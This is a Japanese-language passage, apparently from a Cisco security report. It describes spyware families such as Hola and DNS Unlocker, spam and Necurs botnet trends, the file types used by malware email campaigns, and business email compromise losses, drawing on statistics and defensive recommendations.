
出典：シスコ セキュリティ リサーチ

Hola VPN

Hola（スパイウェアおよびアドウェア）は、ピアツーピア ネットワークを通じて、そのユーザに VPN を提供するフリーミアム（Freemium）Web およびモバイル アプリケーションです。また、Hola はピアツーピア キャッシングを使用して、他のユーザがダウンロードしたコンテンツをユーザに保存させます。Hola は、クライアント側のブラウザベースのアプリケーションとして配布されます。このソフトウェアは、ブラウザ拡張機能またはスタンドアロン アプリケーションとして利用できます。

Hola の Web サイトのスクリーンショット（図 6）を見ると、スパイウェアの運用者が、このスパイウェアを「どんな Web サイトにもアクセスできる」無料で便利なサービスであると宣伝している様子がわかります。また、Hola が「世界中で 1 億 2,100 万人に利用されている」ともうたっています。

図 6 Hola VPN のホームページのスクリーンショット



スパイウェアと見なされる理由： Hola の主な機能には、Luminati と呼ばれるサービスを通じてユーザに帯域幅を販売すること、独自のコード署名証明書をユーザのシステムにインストールすること、ウイルス対策チェックをバイパスするオプションを使用してファイルをダウンロードすること、およびコードをリモートで実行することが含まれます。

RelevantKnowledge

RelevantKnowledge（スパイウェアおよびシステム モニタ）は、インターネット閲覧動作、統計データ、システム、および構成に関する大量の情報を収集します。RelevantKnowledge は、直接またはソフトウェア バンドルを通じて（ときにはユーザの直接の同意なしで）インストールされる可能性があります。

図 7 RelevantKnowledge のホームページのスクリーンショット

Hola と同様に、そのホームページ（図 7）には、ユーザがサービスに安心して申し込む気にさせるメッセージが表示されています。たとえば、このスパイウェアの運用者は、各メンバーに敬意を表して、「Trees for Knowledge」の植林活動に寄付をすると述べています。

スパイウェアと見なされる理由：前述のように、RelevantKnowledge はユーザの同意を得ずにソフトウェアをインストールできます。さらに、情報を収集してユーザ プロファイルを作成します。これは、個別に、または集約データの一部として、研究目的のために第三者に匿名で販売されます。


DNS Changer と DNS Unlocker

DNS Changer と DNS Unlocker は、同じ悪意のあるソフトウェアの 2 つのバージョンです。前者の DNS Changer は、感染したホスト上で DNS 設定を改変または「ハイジャック」するトロイの木馬です。[6] DNS Unlocker は、アンインストール オプションを提供するアドウェア サービスです。

このスパイウェアは、ネームサーバを独自のネーム サーバにすり替えます。その目的は、HTTP リクエストやその他のリクエストをホストからリダイレクトし、攻撃者が制御する一連のサーバに送信して、ホスト トラフィックをインターセプトし、検査し、改ざんすることです。このスパイウェアは、ブラウザではなくエンドポイントに感染し、Microsoft Windows 用のオブジェクト指向プログラミング言語およびインタラクティブなコマンドライン シェルである PowerShell を使用して、感染したホストでコマンドを実行できます。これによって、攻撃者によるリモート アクセスへの扉を開きます。

DNS Unlocker の運用者は、このスパイウェアを、地域制限されているコンテンツ（ストリーミング ビデオなど）にアクセスできるサービスであると宣伝しています。

図 8 DNS Unlocker のホームページのスクリーンショット




スパイウェアと見なされる理由：上記の機能とその他の機能に加えて、DNS Unlocker は PII を盗み、ユーザ トラフィックをリダイレクトし、オンライン広告などの特定のサービスにコンテンツを挿入して、ユーザのコンテンツを即座に改変できます。

調査によると DNS Unlocker が最も拡散している

シスコの調査の結果、3 のファミリのうち、DNS Unlocker が最も拡散しています。これは、サンプル企業の月別のスパイウェア感染数の 40 パーセント超を占めています。


図 9 影響を受けたユーザ数の比較（スパイウェア ファミリ別）



出典：シスコ セキュリティ リサーチ

6 「アドウェアのインストール ベースにリンクされた DNSChanger アウトブレイク」、Veronica Valeros、Ross Gibb、Eric Hulse、および Martin Rehak 著、Cisco Security ブログ、2016 年 2 月 10 日：blogs.cisco.com/security/dnschanger-outbreak-linked-to-adware-install-base [英語]

図 10 スパイウェアの配布状況



出典：シスコ セキュリティ リサーチ

3 つのファミリの中で、最も配布されているのは Hola であり、調査期間中、毎月サンプルの 60 パーセントを超える組織に影響を与えています（図 10 を参照）。また、このスパイウェア ファミリの配布量も徐々にではありますが増加しています。

一方、DNS Unlocker はより多くのユーザに影響を与えているものの、組織数では Hola を下回っています（図 10）。シスコの調査によると、1 月のこのスパイウェア ファミリに関連する感染数は 11 月から大幅に増加しましたが、それ以降は減少傾向にあります。

スパイウェア感染には真剣に対応する必要がある

スパイウェア感染は多くの組織で拡大していますが、一般的に重大なセキュリティ リスクであるとは見なされていません。しかし、シスコが最近実施した別の調査[7]で対象企業の 4 分の 3 で検出されたアドウェア感染と同様に、スパイウェア感染も、ユーザと組織に悪意のあるアクティビティのリスクをもたらす恐れがあります。

スパイウェアの運用者は、スパイウェアをあたかもユーザを保護または支援するサービスであるかのように宣伝します。しかし、スパイウェアの真の目的は、ユーザとその組織に関する情報を、ユーザの直接の同意を得ずに、またはユーザに知らせずに追跡および収集することです。スパイウェア企業は、収集したデータを販売したり、そうしたデータへのアクセスを提供したりすることで、第三者が匿名で情報を獲得できるようにしています。その情報は、重要な資産の特定、組織内のインフラストラクチャのマッピング、標的型攻撃の調整に使用できます。

ブラウザとエンドポイントのスパイウェア感染は、すぐに修復する必要があります。セキュリティ チームは、スパイウェアの機能を常に把握し、どのタイプの情報にリスクがあるかを特定しなければなりません。また、スパイウェア、アドウェア、およびリスクウェア[8]の感染を修復し、PUA のリスクについてユーザを教育するためのプレイブックを作成する必要があります。PUA のエンドユーザ ライセンス契約に同意する前に、最低限、情報の収集、保存、および共有方法に関するセクションを確認してください。


PUA を装うスパイウェアをマルウェアの一種として認識しない場合、感染とセキュリティ リスクが増加する可能性があります。スパイウェアの運用者は、より多くの悪意のある機能をソフトウェアに組み込み、組織内の修復機能の欠如を悪用し続けるため、スパイウェアの問題は大きくなると考えられます。

7 このトピックに関する過去のレポートを参照するには、*シスコ年次サイバーセキュリティ レポート（2017 年）*（http://b2me.cisco.com/ja-jp-annual-cybersecurity-report-2017）を参照してください。
8 リスクウェアは、悪意のある攻撃者によって改変され、不正な目的に使用される正当なソフトウェアです。

エクスプロイト キット アクティビティの減少が迷惑メールのグローバル トレンドに影響を与えている可能性がある

シスコの脅威研究者は、2017 年 1 月から 5 月にわたり、中国の IP 領域からの IP 接続のブロック数が増加したことを確認しました。今年の前半の全体的な迷惑メールの量は、2016 年末に達したピークから減少し、その後は安定しています。

図 11 国別の IP ブロック数



出典：シスコ セキュリティ リサーチ

シスコの脅威研究者が 2016 年 8 月から観察してきた迷惑メールの全体的な増加[9]は、同時期に始まったエクスプロイト キット アクティビティの大幅な減少と一致しているように見えます。攻撃者は、ランサムウェアとマルウェアを配布して利益を得るために、電子メールなどの他の確実な手法に転換しています（9 ページの「エクスプロイト キット：減少しているが、消滅する見込みは低い」を参照）。


シスコの脅威研究者は、エクスプロイト キットの状況は流動的であるのに対し、悪意のあるファイルが添付された迷惑メールの量は増加し続けると予想しています。電子メールは、エンドポイントに直接到達する可能性があります。攻撃者は、疑いを持たないユーザからの「ヘルプ」に付け入って、受信トレイの向こうへとキャンペーンを侵入させる可能性があります。巧妙なソーシャル エンジニアリング（フィッシングやより標的を絞り込んだスペア フィッシング）を通じて、ユーザを簡単にだまし、最終的に組織全体を侵害する危険があります。

一部の攻撃者は、マクロが埋め込まれた悪意のあるドキュメントを含むスパム メールを使用してランサムウェアを配布しています。これらの脅威は、多くのサンドボックス テクノロジーを回避できます。

これらの脅威は、システムを感染させてペイロードを配布するために、ダイアログボックスで「OK」をクリックするなど、何らかのユーザ操作を要求します（23 ページの「マルウェアの進化：6 ヵ月の視点」を参照））。

迷惑メール送信ボットネット（特に最大級のボットネットである Necurs）も猛威を振るっており、世界の迷惑メールの量の全体的な増加の一因になっています。今年初めに、Necurs はペニー ストック（安物株）を対象とした「パンプアンドダンプ」スパムを大量に送信しており、ランサムウェアなどの高度な脅威を含む迷惑メールを配布する手法に依存しなくなっています。[10] 図 12 に、Necurs によるこのタイプのアクティビティの例を示します。これはシスコの SpamCop サービスによって生成されたの内部グラフです。ボットネットの所有者がこれらの低品質の迷惑メール キャンペーンに大きく依存しているという事実は、大量のリソースを消費しないこうした活動で収益の創出に成功していることを示しています。

図 12 Necurs の「パンプアンドダンプ」スパム アクティビティ（24 時間）



出典：SpamCop

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics


最近、Necurs ボットネットは、大規模な複数の電子メール キャンペーンを通じて、ランサムウェアの新たな亜種「Jaff」を送信しました。電子メールに添付された PDF ファイルには、Microsoft Word ドキュメントが埋め込まれています。これは Jaff ランサムウェアの初期ダウンローダとして機能します。[11]

9 このトピックに関する過去のレポートを参照するには、*シスコ年次サイバーセキュリティ レポート（2017 年）*（http://b2me.cisco.com/ja-jp-annual-cybersecurity-report-2017）をダウンロードしてください。
10 「多様化する Necurs のポートフォリオ」、Sean Baird、Edmund Brumaghin、および Earl Carter 著、Jaeson Schultz 協力、Talos ブログ、2017 年 3 月 20 日、gblogs.cisco.com/jp/2017/03/necurs-diversifies/
11 「Jaff ランサムウェア：新たなプレイヤーの参戦」、Nick Biasini、Edmund Brumaghin、および Warren Mercer 著、Colin Grady 協力、Talos ブログ、2017 年 5 月 12 日、gblogs.cisco.com/jp/2017/05/jaff-ransomware/

悪意のある電子メール：マルウェア作成者のファイル タイプ戦略の詳細

ランサムウェアなどのマルウェアを拡散するための主要なベクトルとして電子メールに転換（または復帰）するサイバー犯罪者が増加する中、シスコの脅威研究者は、上位のマルウェア ファミリで使用されているファイル タイプを追跡しています。この知識は、既知の脅威の検出時間（TTD）の短縮に加え、マルウェアの運用者が脅威を進化させるさまざまな方法（ファイル拡張子の変更など）を追跡するうえで役立ちます（TTD の詳細については 26 ページを参照。また、28 ページの「進化時間のトレンド：Nemucod、Ramnit、Kryptik、および Fareit」も参照）。

図 13 最も多く検出されたマルウェア ファミリ（検出数順）




出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

シスコは、2017 年 1 月から 4 月までのマルウェアの検出を分析し、同期間中の悪意のある電子メール ペイロードで観察された上位 20 種のマルウェア ファミリを特定しました（図 13 を参照）。

図 14 は、悪意のあるペイロード ファイル拡張子（.zip や .exe など）が含まれる検出数をファミリ別に示したものです。4 月にマクロ関連マルウェアが大幅に増加したことに注目してください。これは、4 月は米国やカナダなど複数の国の納税シーズンであるためです（マクロが埋め込まれた悪意のあるドキュメントの詳細については、23 ページの「マルウェアの進化：6 ヵ月の視点」を参照）。

図 14 上位のマルウェア ファミリのパターン（2017 年）




出典：シスコ セキュリティ リサーチ

またシスコは、ペイロード添付ファイル別の件数を調査し、電子メール ドキュメントで最も多く見られた悪意のあるファイル拡張子のリストを作成しました（図 15 を参照）。最も多いのは悪意のある .zip ファイルで、Microsoft Word の .doc 拡張子がこれに続きます。


次に、これらの悪意のあるファイル拡張子の一定期間にわたる検出数の推移を調査しました（図 16 を参照）。

図 15 最も多く検出された悪意のあるファイル拡張子（検出数順）



出典：シスコ セキュリティ リサーチ

図 16 上位の悪意のあるファイル拡張子のパターン（2017 年）



出典：シスコ セキュリティ リサーチ

上位のマルウェア ファミリに見られるファイル タイプの「お気に入り」


シスコのサンプルの上位 5 種類のマルウェア ファミリを見てみると、各マルウェア ファミリは異なるファイル タイプ戦略を採用しており、一部の拡張子をよく使用していることがわかります。以下に、いくつかの例を示します。

- リモート アクセスのトロイの木馬（RAT）である Adwind は、.jar ファイル（Java アーカイブ拡張子）を頻繁に使用しています。
- ランサムウェアを配布することで知られるダウンローダ型トロイの木馬である Nemucod は、主要なファイル拡張子として .zip を使用しています。
- 悪意のあるアドウェアである MyWebSearch は非常に選択的であり、.exe ファイル拡張子のみを使用しています。1 つのタイプしか使用していない月もあります。
- 別の RAT である Fareit はさまざまなタイプを使用していますが、よく使用している拡張子は .zip と .gz です（後者はアーカイブ ファイル拡張子です）。
- 悪意のあるマクロを配布するランサムウェアである Donoff マルウェアは、主に Microsoft Office ドキュメント ファイル タイプ、特に .doc と .xls を使用しています。

図 17 に、悪意のある電子メールのさまざまなパターンを示します。選択したファイル拡張子とマルウェア ファミリの関係を示します。シスコの分析では、上位のマルウェア ファミリの一部（Nemucod や Fareit など）では、ビジネス環境で広く使用されている .zip や .doc などのファイル タイプが定期的に使用されています。

ただし、多くのマルウェア ファミリでは、.jar や .arj など、より知られていない古いファイル拡張子タイプも使用されています（.arj は圧縮ファイル タイプです）。

図 17 ファイル拡張子（.arj、.doc、.jar、.zip）とマルウェアの関係



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

ランサムウェアも心配だがビジネス メール詐欺はより大きい脅威になり得る

最近のセキュリティの世界では、ランサムウェアが大きい関心を集めています。しかし、作成者にとって、ランサムウェアより目立たないが、はるかに大きい利益をもたらす脅威があります。それは、ビジネス メール詐欺（BEC）です。リスク インテリジェンス プロバイダーであり、シスコ パートナーでもある Flashpoint は、BEC の問題を調査した結果、BEC が現時点で企業から大量の金銭をだまし取る最も効果的で収益性の高い手法であることを明らかにしました。BEC は、窃盗のトリガーとしてソーシャル エンジニアリングを利用する、難しそうに見えて実は容易な攻撃ベクトルです。


基本的に、BEC キャンペーンでは、電信送金により資金を送信できる財務担当者に電子メールが送信されます（スプーフィングを使用して同僚からのメールに見せかける場合もあります）。攻撃者は通常、ソーシャル ネットワーク プロファイルを使用するなど、企業の組織階層とその従業員について調査を行い、指揮系統を把握しています。次に、CEO や経営幹部になりすましてメールを送信し、指定した取引先への送金やベンダーへの支払いを指示します。メッセージには緊急を要する旨が記載されており、金銭を送金するように受信者を仕向けます。通常、この送金先はサイバー犯罪者が保有する海外および国内の銀行口座です。

BEC 詐欺のターゲットは、大規模な組織です。こうした組織は、詐欺に対する高度な脅威防御および保護の機能を導入しているにもかかわらず、BEC 詐欺の被害者になっています。Facebook と Google も、BEC および送金詐欺の被害者となりました。[12] BEC メッセージにはマルウェアや疑わしいリンクが含まれていないため、通常、最先端の脅威防御ツールを回避できます。

BEC の問題はどのくらい危険なのでしょうか。米連邦捜査局、米司法省、および全米ホワイトカラー犯罪センターのパートナーシップからなる Internet Crime Complaint Center（Ic3）の報告によると、2013 年 10 月から 2016 年 12 月までの BEC 詐欺による盗難金額は 53 億ドルで、年平均では 17 億ドルでした（図 18 を参照）。[13]これに比べて、ランサムウェア エクスプロイトの 2016 年の被害金額は約 10 億ドルでした。[14]

2013 年 10 月から 2016 年 12 月までの米国での BEC 詐欺の被害件数は 22,300 件でした。

図 18 BEC による損失額



出典：Internet Crime Complaint Center

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

